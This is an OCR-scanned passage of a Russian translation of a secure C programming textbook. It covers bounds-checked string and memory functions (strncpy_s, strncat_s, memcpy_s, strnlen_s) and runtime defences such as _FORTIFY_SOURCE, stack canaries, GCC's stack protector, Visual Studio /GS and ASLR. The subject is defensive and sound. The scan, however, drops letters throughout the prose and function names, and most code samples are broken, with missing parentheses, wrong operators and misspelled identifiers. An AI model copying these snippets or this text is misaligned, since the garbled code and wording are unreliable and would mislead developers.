Поскольку в целевом символьном массиве имеется достаточно места приведенный далее вызов st ncpy_s O присваивает значение 0 переменной и вносит последовательность he o 0в dst

```
rl   strncpy_s dstl, sizeof dstl), srcl, sizeof src ))
```

Приведенный ниже вызов присваивает значение 0 переменной 2 и вносит последовательность good 0 в ds 2

```
r2   strncpy_s dst2, sizeof dst2), src2, 4)
```

Однако при копировании строки s c в dst3 места недостаточно Поэтому приведенный ниже вызов t ncpy_s () присваивает З ненулевое значение а элемент массива ds13 [0] устанавливается равным 0[1]

```
r3   strncpy_s dst3, sizeof dst3), srcl, sizeof srcl))
```

Если использовать вместо st ncpy_s) функцию st ncpy () целевой массив d t3 не будет корректно завершен нулевым символом

Функция st nca _s () добавляет не более чем указанное количество последовательных символов (символы следующие за нулевым не копируются) из исходной строки в целевой символьный массив Первый символ из исходной строки перезаписывает нулевой символ в конце целево о массива Если из исходной строки нулевой символ не копируется то он дописывается в конце добавленной строки Функция st ncat_s () имеет следующую си натуру [1 2 3 4 5 6]

```
1 errno_t strncat_s(
2       char * restrict     si,
3       rsize_t slmax,
4       const char * restrict s2,
5       rsize_t n
6 )
```

Нарушение о раничения времени выполнения (и возврат функцией `strncat_s`) ненулево о значения) происходит ко да либо исходный или целевой указатель равен `NULL`, либо ко да максимальная длина целево о буфера равна 0 или превышает `RSIZE_MAX`. Функция завершается неудачно ко да целевая строка уже заполнена или в ней недостаточно места для то о чтобы полностью разместить исходную строку Функция `strncat_s` () также арантирует добавление завершающе о нулево о символа к целевой строке

Функция `strncat_s )` имеет дополнительный параметр дающий размер целево о массива для предупреждения переполнения буфера Чтобы избежать нарушения о раничений времени выполнения имеющаяся в целевом массиве строка плюс новые добавленные символы из строки-источника должны полностью поместиться в целевом буфере и корректно завершиться нулевым символом Если происходит нарушение о раничения времени выполнения в целевой массив с целью усиления заметности проблемы записывается пустая строка

Функция `strncat_s` () прекращает добавление исходной строки в целевой массив ко да впервые происходит одно из следующих событий

1 исходная строка с завершающим нулевым символом скопирована в целевой массив

2 скопировано количество символов указанное в параметре `п`.

Результат в целевохм массиве завершается нулевым символом даже если он не копируется из строки источника Результирующая строка включая завершающий нулевой символ должна полностью размещаться в целевом массиве в противном случае происходит нарушение о раничения времени выполнения Память за пределами целево о массива нико да не изменяется

Поскольку количество символов в исходной строке о раничено параметром п а целевой массив имеет собственный параметр указывающий максимальное количество элементов в нем функция `strncat_s` () может безопасно добавлять подстроку а не только строку целиком или ее окончание

Поскольку неожиданное усечение строки является потенциальной уязвимостью безопасности функция `strncat_s` () не усекает исходную строку для ее размещения в целевом массиве Усечение рассматривается как нарушение о раничений времени выполнения Однако есть идиома которая позволяет про рамме добиться усечения с использованием функции `strncat_s )` Если ар умент `п` представляет собой количество элементов остающихся в целевом массиве минус 1 `strncat_s` () добавит всю исходную строку в целевой массив или усечет ее для размещения (как все да результат будет с завершающим нулевым символом) Например приведенный далее фра мент добавит строку `src` в массив `dest`, давая в результате корректно завершенную нулевым символом строку Конкатенация прекратится ко да массив `dest` будет заполнен (включая завершающий нулевой символ) или ко да будут добавлены все символы строки `src`.

```
1 strncat_s(
2      dest,
3      sizeof  dest,
4      src,
5       sizeof dest) - strnlen_s dest, s zeof dest) - 1
6 )
```

Хотя функция OpenBSD `strlcat` () и похожа на `strncat` () она больше похожа на `strcat_s` () чем на `strncat_s` () В отличие от `strlcat` (), `strncat_s`) поддерживает

проверку о раничений времени выполнения таких как размер целево о массива и не усекает строку

Функции `strncpy_s` () и `strncat_s` () все еще мо ут приводить к переполнению буфера если некорректно указаны максимальная длина целево о буфера и количество копируемых символов

Функции динамического выделения памяти В ISO EC TR **24731-2 [114]** описана функция st ndup) которая также может использоваться в качестве альтернативы функции st ncpy () Альтернатива функции st ncat () в ISO IEC TR **24731-2** не определена Функция st ndup) эквивалентна функции st dup () и дублирует предоставленную ей строку в новом блоке памяти выделенной с использованием функции ma oc () с тем отличием что функция st ndup () копирует во вновь выделенную память не более `n` плюс 1 байт завершая новую строку нулевым байтом Если длина строки больше `n`, дублируются только `n` байт Если `n` больше длины строки в новый буфер копируются все байты строки включая завершающий нулевой байт Вновь созданная строка все да корректно завершена Память выделенная для новой строки позже должна быть освобождена с помощью функции f ee()

Список альтернатив В табл 2 7 приведены некоторые из альтернативных функций для усекающе о копирования описанные в этом разделе

В табл 2 8 приведены некоторые из альтернативных функций для усекающей конкатенации описанные в этом разделе TR 24731-2 не определяет альтернативных функций для усекающей конкатенации

Таблица 2.7. Функции усекающего копирования

Стандарт/ТВ		Защита от переполнения буферавого символа	Гарантия завершающего нуля	Возможность усечения строки	Динамическое выделение памяти	Проверка ограничений времени выполнения
`strncpy )`	C99	Да	Нет	Да	Нет	Нет
`strlcpy )`	OpenBSD	Да	Да	Да	Нет	Нет
`srtndup )`	TR 2 731-2	Да	Да	Да	Да	Нет
`strncpy s )`	C11	Да	Да	Нет	Нет	Да

Таблица 2.8. Функции усекающего копирования

Стандарт ТВ		Защита от переполнения буферавого символа	Гарантия завершающего нуля	Возможность усечения строки	Динамическое выделение памяти	Проверка ограничений времени выполнения
`strncat )`	C99	Да	Нет	**№**	Нет	Нет
`strlcat )`	OpenBSD	Да	Да	Да	Нет	Нет
`strncat s )`	C11	Да	Да	Нет	Нет	Да

`шетсруО и memmo e ()`

Стандартные функции C `memcpy`) и `memmove` () подвержены ошибкам из-за то о что они не позволяют вызывающей функции указать размер целево о массива

Интерфейсы из приложения К стандарта СИ Функции memcpy_s () и memmove s () определенные в приложении К стандарта C11 анало ичны соответствующим менее безопасным функциям шешсру () и memmove () но обеспечивают некоторую дополнительную защиту Для предотвращения переполнения буфера функции memcpy_s () и memmove_s () имеют дополнительные параметры которые указывают размер целево о массива Если происходит нарушение о раничений времени выполнения целевой массив обнуляется для усиления заметности проблемы Кроме то о для уменьшения количества случаев неопределенно о поведения функция memcpy_s () должна сообщать о нарушении о раничений времени выполнения если делается попытка копирования перекрывающихся объектов

Функции memcpy_s () и memmove__s) в случае успешно о завершения возвращают 0 Ненулевое значение возвращается если либо исходный или целевой указатель равен `NULL`, либо указанное количество копируемых перемещаемых символов превышает максимальный размер целево о буфера либо количество копируемых перемещаемых символов или максимальный размер целево о буфера превышает `RSIZE MAX`.

strlen()

Функция st en () не особенно уязвима но ее операции мо ут быть нарушены из за недостатков представления строк Функция st en () принимает указатель на символьный массив и возвращает количество символов предшествующих завершающему нулевому символу Если символьный массив не является корректно завершенным нулевым символом функция st en () может вернуть ошибочно большое число которое при использовании может привести к уязвимости Кроме то о при передаче не завершенной нулевым символом строки функция st en) может выполнить чтение за раницами динамически выделенно о массива и привести к аварийному завершению работы про раммы

C99 Стандарт C99 не определяет альтернативных функций для st en) Следовательно при разработке стро о соответствующих стандарту C99 про рамм перед передачей строки функции st en () следует убедиться что она является корректной строкой с завершающим нулевым символом или что результат функции находится в ожидаемом диапазоне значений

Интерфейсы из приложения К стандарта СИ Стандарт C11 предоставляет альтернативу функции st en () — функцию st n en_s () с проверкой выхода за раницы массива В дополнение к указателю на строку функция st n en_s () получает значение максимально о размера строки Если строка длиннее указанно о максимально о размера функция возвращает это максимальное значение а не фактический размер строки Функция st n en_s () не имеет о раничений времени выполнения Отсутствие о раничений времени выполнения а также значения возвращаемые для нулево о указателя или незавершенной нулевым символом строки делают функцию st n en_s) полезной в ал оритмах которые корректно обрабатывают такие исключительные данные

Существует заблуждение что функции с проверкой выхода за раницы массива все да по своей сути безопаснее чем их традиционные двойники и что традиционные функции нико да не должны использоваться До матическая замена вызовов функций C99 вызовами с проверкой выхода за раницы массивов может привести к более запутанному коду который немно им безопаснее чем код использующий традиционные функции такой код обычно неэффективен и труден для чтения и понимания Примером является получение длины строково о литерала которое приводит к лупому коду наподобие следующе о

```
#define S "foo"
size t n - strnlen s S, sizeof S)
```

Функция st n en_s) полезна при работе со строками в которых может отсутствовать завершающий нулевой символ Функция возвращающая количество элементов массива при отсутствии завершающе о нулево о символа делает мно ие вычисления более простыми

Поскольку функции определенные в приложении К стандарта C11 не енерируют незавершенных строк в большинстве случаев нет необходимости заменять вызовы функции st en () вызовами st n en_s ()

Функция st n en s () идентична POSIX-функции st n en ()

в 2 6. Стратегии защиты времени выполнения

Обнаружение и восстановление

Страте ии обнаружения и восстановления обычно вносят изменения в среде выполнения для обнаружения переполнения буфера (ко да таковое происходит) так что приложение или операционная система может восстановиться после ошибки или по крайней мере безопасно завершиться) Поскольку злоумышленники имеют множество вариантов контроля над выполнением про раммы после то о как происходит переполнение буфера обнаружение и восстановление не столь эффективны как предупреждение неприятностей и пола аться только на эти страте ии не следует Однако обнаружение и восстановление обычно образуют вторую линию обороны в случае ко да прорван внешний периметр Имеется опасность то о что про раммисты мо ут поверить что проблема решена с помощью неполной страте ии обнаружения и восстановления и это придаст им ложную уверенность при реальной уязвимости про раммы Такие страте ии следует использовать но затем об этом факте лучше забыть чтобы избежать описанной опасности

Страте ии контрмер для переполнения буфера можно классифицировать в соответствии с тем какой из компонентов системы обеспечивает механизм контрмер

- Разработчик посредством проверки входных данных
- Компилятор и связанная с ним система времени выполнения
- Операционная система

Проверка входных данных

Наилучший способ избежать неприятностей связанных с переполнением буфера — предотвратить е о Это требует от разработчиков предотвратить переполнение копируемой строкой или памятью целево о буфера Переполнение буфера можно предотвратить проверяя что входные данные не превышают размера минимально о буфера в котором они сохраняются Пример 2 15 показывает простую функцию с проверкой входных данных

Пример 2 15. Проверка входных данных

```
1 void f  const char *arg) {
2      char buff[100]
3      if  strlen arg) >  sizeof buff)) {
4           abort )
5      }
6      strcpy buff,  arg)
7      / * . . . * /
8 }
```

Любые данные поступающие в про рамму требуют проверки Примеры таких данных включают ар ументы `argv` и `argc` функции `main` () и переменные среды а также данные считанные через сокеты каналы из файлов разделяемой памяти через механизм си налов или из разных устройств

Хотя данный пример и сосредоточен только на длине строки возможны мно ие дру ие типы проверок Например входные данные которые предназначены для отправки в базу данных SQL требуют проверку для обнаружения и предотвращения атаки с помощью внедрения в SQL-код Если входные данные в конечном ито е мо ут быть отправлены на веб-страницу их следует проверить для защиты от межсайтово о скриптин а (c oss-s te sc pt ng — XSS)

К счастью проверка входных данных работает для всех классов строковых эксплойтов но она требует от разработчика корректной идентификации и проверки всех входных данных которые могут привести к переполнениям буфера или иным уязвимостям Поскольку этот процесс подвержен ошибкахМ обычно является разумным решением сочетание этой стратегии противодействия с другими (например заменой подозрительных функций более безопасными)

Проверка размера объектов

Компилятор GNU C (GCC) предоставляет о раниченную функциональность по доступу к размеру объекта по указателю в этот объект Начиная с версии 4 1 в GCC введена функция`___builtin_object_size`) обеспечивающая описанную функциональность Ее си натура имеет вид `size_t ____builtin_object__size void*ptr, int type).` Первый ар умент представляет собой указатель в любой объект (он может указывать и на начало объекта но это необязательное требование) Например если объект представляет собой строки или символьный массив указатель может указывать на первый или любой иной символ в этом массиве Второй ар умент представляет детали вычисления интересующей информации и может иметь значение от 0 до 3 Эта функция возвращает количество байтов от байта на который указывает указатель ар умент до последне о байта объекта ко-торому он принадлежит

Эта функция о раничивается объектами размеры которых можно определить во время компиляции Если GCC не может определить на какой объект ссылается указатель или если он не может определить размер это о объекта то функция возвращает либо 0 либо 1 т е недопустимый размер Чтобы компилятор имел возможность определить размер объекта про рамма должна быть скомпилирована с уровнем оптимизации -01 или большим

Второй ар умент указывает интересующие сведения об объекте Если этот ар умент равен 0 или 2 то соответствующий объект является наибольшим объектом содержащим байт на который указывает переданный в качестве перво о ар умента указатель в противном случае искомый объект является наименьшим объектом содержащим указанный байт Для иллюстрации это о различия рассмотрим следующий код

```
struct V { char bufl[10]  int b  char buf2[10]  } var
void *ptr   &var.b
```

Если pt передан в функцию____ bu t n_object_s ze () с ap ументом type установленным равным 0 то возвращаемое значение представляет собой количество байтов от va b до конца va включительно (Это значение представляет собой как минимум сумму s zeof (nt) и 10 для массива buf2) Однако если type равно 1 то возвращаемое значение представляет собой количество байтов от va b до конца va b включительно т е s zeof (nt))

Если функция___ bu t n_object_s ze () не может определить размер указываемо о объекта она возвращает значение s ze) -1 в случае ко да второй ар умент равен 0 или 1 Если второй ар умент равен 2 или 3 она возвращает (s ze t) 0 В табл 2 9 показано влияние ар умента ype на поведение функции bu t n object s ze ()

Таблица 2.9. Влияние аргумента **type** на поведение функции **builtin object sizeQ**

Значение аргумента type	**Работает с**	**Если ра мер неизвестен возвращает**
0	максимальным объектом	(size t) 1
1	минимальным объектом	(size t)-l
2	максимальным объектом	(size t 0
3	минимальным объектом	(size t 0

Использование проверки размера объектов Функция_____ bu t n_object_s ze () **используется для добавления небольшой защиты от переполнения буфера к следующим стандартным функциям при определенном макросе FORT IFY SOURCE**

```
memcpyO       strcpyO       strcatO       sprintfO       vsprintf )
memmove  )    strncpyO      strncat )     snprintfO      vsnprintfO
memsetO       fprintfO      vfprintfO     printfO        vprintf )
```

В одних операционных системах поддерживающих GCC проверка размера объектов включена по умолчанию В других имеется макрос такой как _FORTIFY_SOURCE) для включения этой возможности Например в Red Hat L nux по умолчанию защита не включена Когда _FORTIFY_SOURCE установлен на уровне оптимизации 1 (_FORT FY_SOURCE=) или более высоком принимаются меры безопасности которые не должны и менять поведение программ _FORTIFY_SOURCE=2 добавляет дополнительные проверки но при этом некоторые программы могут сбоить

Например функция memcpy () может быть реализована при определенном макросе _FORTIFY_SOURCE следующим образом [111]

```
1 __attribute ___ ((___nothrow___)) me cpy(
2      void *  restrict _dest,
3         const void * ___ restrict  ___src,
4      size_t  len
5 ) {
6       return ___memcpy_chk(
              dest,__src,___len,___builtin_object_size (__ _ dest, 0)
8     )
9 }
```

При использовании функций memcpy) и st cpy () возможно следующее поведение

1 Известно что следующий случай корректен

```
1 char buf[5]
2 memcpy  uf, foo, 5)
3 strcpy buf, "abed")
```

Проверки времени выполнения не требуются так что использованы вызовы функций memcpy) и st cpy()

2 В следующей ситуации корректность неизвестна но возможна проверка времени выполнения

```
1 memcpy buf, f o, n)
2  strcpy buf, bar)
```

Компилятору известно количество байтов остающееся в объекте но неизвестна длина при фактическом копировании В этом случае используются альтернативные функции___memcpy_chk () и___ st cpy_chk () эти функции проверяют не происходит ли переполнение буфера Если переполнение буфера обнаружено вызывается функция___chk_fa () которая обычно аварийно завершает про рамму после вывода соответствующе о диа ностическо о сообщения в поток s de

3 Известно что следующий случай не корректен

```
1 memcpy buf, foo, 6)
2  strcpy buf, "abede")
```

Компилятор может обнаружить переполнение буфера во время компиляции Он выдает предупреждение и во время выполнения вызывает проверяющие альтернативные функции

4 Последний случай — ко да корректность кода неизвестна а проверка времени выполнения невозможна

```
1 memcpy p, q, п)
2  strcpy  p, де-
```

компилятору размер буфера неизвестен проверки не выполняются В таких случаях переполнение буфера остается необнаруженным

Применение _bu t n_ob ect_s ze () Эта функция может использоваться в сочетании с операцией копирования Например строку можно безопасно копировать в фиксированный массив с проверкой размера массива

```
01 char dest[BUFFER_SIZE]
02 char *src   /* Корректный указатель */
03 size t sre end   builtin object size src, 0)
04 if  src_end   size_t)-1 /* Неизвестно  sre слишком  елика */
05   &&  strlen src) < BUFFER_SIZE) {
06     str py dest, sre)
07 } else if  src_end <  BUFFER_SIZE) {
08     strcpy dest, sre)
09 } else {
10     /* sre вы ывает переполнение     в dest */
11 }
```

Преимущества использования____ **bu t n_ob ect_s ze** () заключаются в том что если эта функция возвращает корректное значение (не 0 или 1) то вызов **tr en**) во время выполнения не является необходимым и может быть опущен тем самым повышая производительность про раммы

GCC реализует **strcpy()** как встраиваемую функцию которая вызывает **__bu t n_____ strcpy_chk)** при определенном макросе **_FORTIFY_SOURCE** В противном случае **strcpyO** представляет собой обычную функцию **g bc** Функция **__bu t n_____strcpy_chk** () имеет следующую си натуру

```
char *___builtin____strcpy_chk c ar *dest, const char *src,
                                 size_t dest_end)
```

Эта функция ведет себя подобно **s rcpyO** но сначала проверяет достаточно ли велик буфер **dest** чтобы предотвратить переполнение буфера Для это о предназначен параметр **dest end** который обычно представляет собой результат вызова **__bu t n_ob ect_s ze** () Эта проверка зачастую может осуществляться во время выполнения Если компилятор в состоянии определить что переполнение буфера невозможно он может оптимизировать код и удалить проверку времени выполнения Анало ично если компилятор определяет что переполнение буфера происходит все да он выдает предупреждение а во время работы про раммы выполняет ее аварийный останов Если компилятору известен размер целевой строки но не длина исходной он добавляет проверку времени выполнения Наконец если компилятор не может арантировать наличие адекватно о пространства в целевой строке он вызывает стандартную функция **s rcpy ()** без проверок

Проверки времени выполнения генерируемые компилятором V sual Studio

Компилятор MS V ua S ud o C предоставляет ряд вариантов включения в код некоторых проверок времени выполнения Поль ователь может указать о необходимости тако о включения с помощью определенных фла ов компилятора В частности фла компилятора **RTCs** включает проверки для следующих ошибок

- Переполнения локальных переменных таких как массивы (за исключением случаев их использования в структуре с внутренним выравниванием)
- Использование неинициализированных переменных
- Повреждение указателя стека которое может быть вызвано несоответствием со лашений о вызовах

Эти фла и мо ут быть включены или отключены для различных областей кода Например пра ма

```
tpragma runtime_checks("s", off)
```

отключает проверки **RTCs** для всех последующих функций в коде Проверки мо ут быть восстановлены с помощью пра мы

```
#pragma runtime checks("s", restore)
```

Проверки границ времени выполнения. Некоторые существующие компиляторы C и системы времени выполнения осуществляют проверку выхода за границы массивов хотя эта возможность и не открыта для широкого применения.

Libsafe и Libve fy Библиотека Libsafe производства A aya Labs Research представляет собой динами ескую библиотеку предназна енную для ограни ения влияния переполнения буфера на стек. Библиотека перехватывает и проверяет границы аргументов при вызовах функций библиотеки C которые восприим ивы к переполнению буфера. Библиотека гарантирует то указатели кадров и адреса возврата не будут перезаписаны перехватываемыми функциями. Библиотека Lib erify описанная Баратлу Baratloo) и коллегами [1] реализует схему проверки адреса возврата подобную Libsafe но не требующую перекомпиляции исходного кода то позволяет использовать ее с существующими бинарными файлами.

CRED Ри ард Джонс (R chard Jones) и Пол Келли (Paul Kelley) [118] предложили подход для проверки выхода за границы с использованием ссыло ных объектов. Этот подход основан на том то адрес вы исляемый на основе находящегося в пределах границ указателя должен разделять один и тот же ссыло ный объект то и исходный указатель. К сожалению удивительно большое коли ество программ генерирует и хранит адреса указывающие за пределы границ а позднее использует эти зна ения в вы ислениях не вызывая переполнение буфера. Это делает такие программы несовместимыми с упомянутым подходом к проверке границ. Кроме того данный подход к проверке границ во время выполнения имеет зна ительные накладные расходы особенно в программах с интенсивным применением указателей где он может замедлить производительность по ти в 30 раз [ ].

Олатунжи Рувейс (Ola unji Ruwase) и Моника Лам (Mon ca Lam) [179] усовершенствовали подход Джонса и Келли в своем детекторе ошибок диапазона языка C (C range error de ec or — CRED). Как утверждают авторы CRED обеспе ивает ослабленный стандарт корректности позволяя программе работать с адресами за пределами границ которые не приводят к переполнению буфера. Этот ослабленный стандарт обеспе ивает большую совместимость с существующим программным обеспе ением.

CRED можно настроить для проверки всех границ всех данных или только для строковых данных. Полная проверка как и подход Джонса и Келли зна ительно влияет на производительность. Ограни ение проверки границ строками для большинства программ улу шает производительность. Накладные расходы при этом колеблются от 1 до 130% в зависимости от интенсивности использования строк в приложении.

Проверка границ эффективно предотвращает большинство условий переполнения но не является идеальной. Решение CRED например не может обнаружить условия когда указатель на память за пределами границ приводится к цело исленному зна ению используется в арифмети еской операции а затем вновь преобразуется в указатель. Этот подход предотвращает переполнение стека ку и и сегментов данных. Даже буду и ограни енным проверкой переполнения строковыми данными CRED эффективно обнаружил 20 разли ных атак связанных с переполнением буфера которые были разработаны Джоном Виландером (John Wilander) и Мариам Камкар (Ma iam Kamkar) [229] специально для оценки детекторов динами еского переполнения буферов.

Детектор CRED был внедрен в последнюю подпрограмму проверки Джонса и Келли в GCC 3.3.1 которая в настоящее время поддерживается Германом тен Брюгге (Herman ten B ugge).

Динакар Дхуржати Dinakar Dhurjat) и Викрам Адв (Vikram Ad e) предложили набор усовершенствований вклю ая выделение пула которые позволяют компилятору

енерировать код который осведомлен о том де во время выполнения искать объект в таблице объектов [55] Производительность при этом также значительно повышена хотя накладные расходы все еще составляют около 69%

Стековые “канарейки”

Стековые канарейки[3] представляют собой еще один механизм для обнаружения и предотвращения атак связанных с разрушением стека Вместо выполнения обобщенной проверки выхода за раницы канарейки используются для защиты адреса возврата в стеке от перезаписи (например в результате вызова st cpyO) Канарейки состоят из значения которое трудно вставить или подменить и записываются в адрес перед защищаемым разделом стека Последовательная запись на пути к защищаемой области должна переписать это значение Канарейка инициализируется немедленно после сохранения адреса возврата и проверяется непосредственно перед обращением к этому адресу Канарейка может состоять например из четырех различных символов завершения **(CR LF NULL** и -1) Эти завершающие символы будут защищать от переполнения буфера вызванно о вызовом нео раниченно о копирования st cpyO например потому что злоумышленник должен будет включить нулевой символ в свой буфер Канарейка защищает от переполнения буфера вызванно о строковой операцией но не операцией копирования памяти Трудная для подмены или случайная канарейка представляет собой 32 битное секретное случайное слово которое изменяется при каждом запуске про раммы Этот подход хорошо работает пока канарейка остается секретной

Канарейки реализованы в StackGua d a также в Stack-Smash ng P otecto (известном и как P o Po ce) в компиляторе GCC и в M c osoft V sua C NET как часть возможностей обнаружения переполнения буфера в стеке

Возможность *обнаружения выхода за раницы стекового буфера* (stack buf e ove un detect on) была введена в компилятор C C в V sua Stud o NET 2002 и обновлена в последующих версиях Фла компилятора **GS** указывает компилятору на необходимость добавить код инициализации а также код проло а и эпило а функции для енерации и проверки случайно о числа размещаемо о в стеке функции Если это значение повреждено вызывается функция обработки этой ситуации которая аварийно завершает выполнение приложения тем самым снижая шансы корректно о выполнения шеллкода использующе- о имеющуюся уязвимость

Заметим что V sua C 2005 (и более поздние версии) также переупорядочивает данные в стеке для усложнения предсказуемо о повреждения данных Примеры тако о переупорядочения включают

- я перемещение буферов в более высокие области памяти чем не буфера (это может помочь защитить указатели функции находящиеся в стеке)
- s перемещение ар ументов-указателей и буферов в нижние области памяти во время выполнения чтобы противодействовать различным атакам основанным на переполнении буфера

V sua C 2010 включает усовершенствования фла а **GS** которые расширяют эвристику используемую для определения ко да фла **GS** следует использовать а ко да е о можно безопасно отключить

На ваны так по анало ии с канарейками которые в тарые врем на использовались в ша тах для обнаружения опасной конц нтрации ме ана и у арно о га а — ***пер***

Чтобы воспользоваться преимуществами расширенной эвристики **GS** при использовании V sua C 2005 Se v ce Pack 1 или более поздней версии следует добавить приведенную далее инструкцию в один из часто используемых за оловочных файлов для увеличения количества функций защищенных фла ом **GS**

```
#pragina strict_gs_check on)
```

Правила определения то о какие функции нуждаются в защите **GS** более а рессивны в V sua C 2010 по сравнению с ранними версиями компилятора однако правила st c _gs_check еще а рессивнее чем правила V sua C 2010 Несмотря на хороший баланс V sua C 2010 для приложений с выходом в Интернет следует использовать правила st ct_gs__check

Для обнаружения выхода за раницы стеково о буфера в M c osoft V sua Stud o следует применять следующие правила

з Компилировать код с помощью последней версии компилятора На момент написания этой кни и это была версия VC 2010 (версия с exe 16 00) (в настоящее время имеется версия VC 2012 версия с exe 17 00))

з Добавить при работе с VC старше чем VC 2010 инструкцию #p agma st ng_gs_check (on) в общий используемый всеми проектами за оловочный файл

ш Добавить инструкцию #p agma st ng_gs_check (on) во все приложения имеющие выход в Интернет при работе с VC старше чем VC 2010

а Компилировать про раммы **с** фла ом компиляции **GS**

ш Компоновать приложение с библиотеками скомпилированными с фла ом **GS**

В настоящее время канарейки полезны только против эксплойтов которые пытаются переписывать адрес возврата при переполнении буфера в стеке Канарейки не защищают про рамму от эксплойтов которые изменяют переменные указатели на объекты или на функции Они не мо ут предотвратить переполнение буфера ни в каком месте включая се мент стека Они лишь обнаруживают е о постфактум Эксплойты которые записывают байты непосредственно в местоположение адреса возврата в стеке мо ут преодолеть защиту случайных канареек и канареек с завершающими символами 30] Для борьбы с такими эксплойтами с прямым доступом S ackGua d добавляет канарейки Random XOR [219] которые выполняют операцию XOR для адреса возврата и канарейки Опять же этот метод хорошо защищает адрес возврата при условии что канарейка остается секретной В общем случае защита времени выполнения с помощью канареек достаточно слабая

Защита от разрушения стека (ProPolice)


В версии 4 1 в GCC появилась возможность Stack-Smash ng P otecto (SSP) которая реализует канареек производных от StackGua d [66] Известная также как P oPo ce защита SSP представляет собой расширение GCC для защиты приложений на языке про раммирования C от большинства видов эксплойтов на основе переполнения буфера в стеке и реали ована как транслятор промежуточно о языка GCC SSP обеспечивает обнаружение переполнения буфера а также переупорядочение переменных для то о чтобы избежать повреждения указателей В частности SSP переупорядочивает локальные переменные для размещения буферов после указателей а также копирует указатели в ар ументах функций

в область предшествующую буферам локальных переменных чтобы избежать повреждения указателей которые затем мо ут использоваться для дальнейше о повреждения содержимо о памяти в произвольных местах

Защита SSP включается с помощью ар ументов командной строки GCC Фла и **-f tack-protector** и **fno- tack-protector** включают и отключают защиту от разрушения стека для функций с уязвимыми объектами (такими как массивы) Фла и **-f s ack-protector-a** и **-fno-stack-pro ector-a** включают и отключают защиту всех функций а не только функций с символьными массивами Наконец фла **-Wstack protector** выдает предупреждения о функциях без защиты стека при использовании фла а **-fs ack-protector**

SSP работает путем вставки канареек для обнаружения изменений в ар ументах адресе возврата и указателе на предыдущий кадр в стеке SSP добавляет фра менты кода в соответствующие места следующим образом в процессе инициализации приложения в качестве защитных значений енерируются случайные числа предотвращая открытие непривиле ированными пользователями К сожалению эта деятельность может ле ко исчерпать энтропию системы

SSP также обеспечивает более безопасную структуру стека показанную на рис 2 18



ис 2 18 Структура стека SS

Эта структура накладывает следующие о раничения

в Местоположение (А) не содержит массивов и указателей

я Местоположение (Б) содержит массивы или структуры которые содержат массивы

я Местоположение (В) не содержит массивов

Размещение защиты после раздела содержаще о массивы (Б) предотвращает перезапись ар ументов адреса возврата указателя на предыдущий кадр или локальных переменных (но не дру их массивов) при переполнении буфера Однако компилятор не может переставить члены **struct** так что объект стека с типом наподобие приведенно о ниже остается незащищенным [1 1]

```
1 struct S {
2       char buffer[40]
3       void  *f) struct S*)
4 }
```

Стратегии опер ационных систем

Страте ии предупреждения описанные в этом разделе являются частью среды под-держки времени выполнения платформы включая операционную систему и аппаратное обеспечение Все они контролируются операционной системой Про раммам запущенным в такой среде может не требоваться быть осведомленным об этих мерах безопасности следовательно эти страте ии являются полезными для выполнения про рамм исходный текст которых недоступен

К сожалению это преимущество может одновременно быть и недостатком поскольку дополнительные проверки времени выполнения мо ут случайно изменить или прекратить выполнение про рамм не являющихся злоумышленными зачастую просто в результате неизвестных ранее ошибок в них Следовательно такие страте ии времени выполнения не мо ут применяться для всех про рамм выполнимых на этой платформе Некоторые про раммы должно быть разрешено запускать с отключенными страте иями предупреж-дения что требует поддержки бело о списка про рамм-исключений При недостаточно аккуратном ведении тако о списка злоумышленники мо ут атаковать про раммы из не о полностью минуя систему безопасности времени выполнения

Обнаружение и восстановление

Рандомизация схемы адресно о пространства (add ess space ayout andom zat on — ASLR) является функцией безопасности мно их операционных систем ее предназначе-ние — не допустить выполнение произвольно о кода ASLR не в состоянии предотвратить перезапись адреса возврата из-за переполнения в стеке однако рандомизируя адреса стра-ниц стека она может помешать злоумышленнику корректно предсказать адрес шеллкода системной функции или аджета возврат ориентированно о про раммирования который он планирует запустить Некоторые реализации ASLR рандомизируют адреса памяти при каждом запуске про раммы в результате утечка адреса памяти становится бесполезной после перезапуска про раммы (возможно из-за сбоя)

ASLR уменьшает вероятность но не устраняет возможность успешной атаки Теорети-чески злоумышленник может успешно предсказать или у адать адрес шеллкода и переза-писать адрес возврата в стеке этим значением

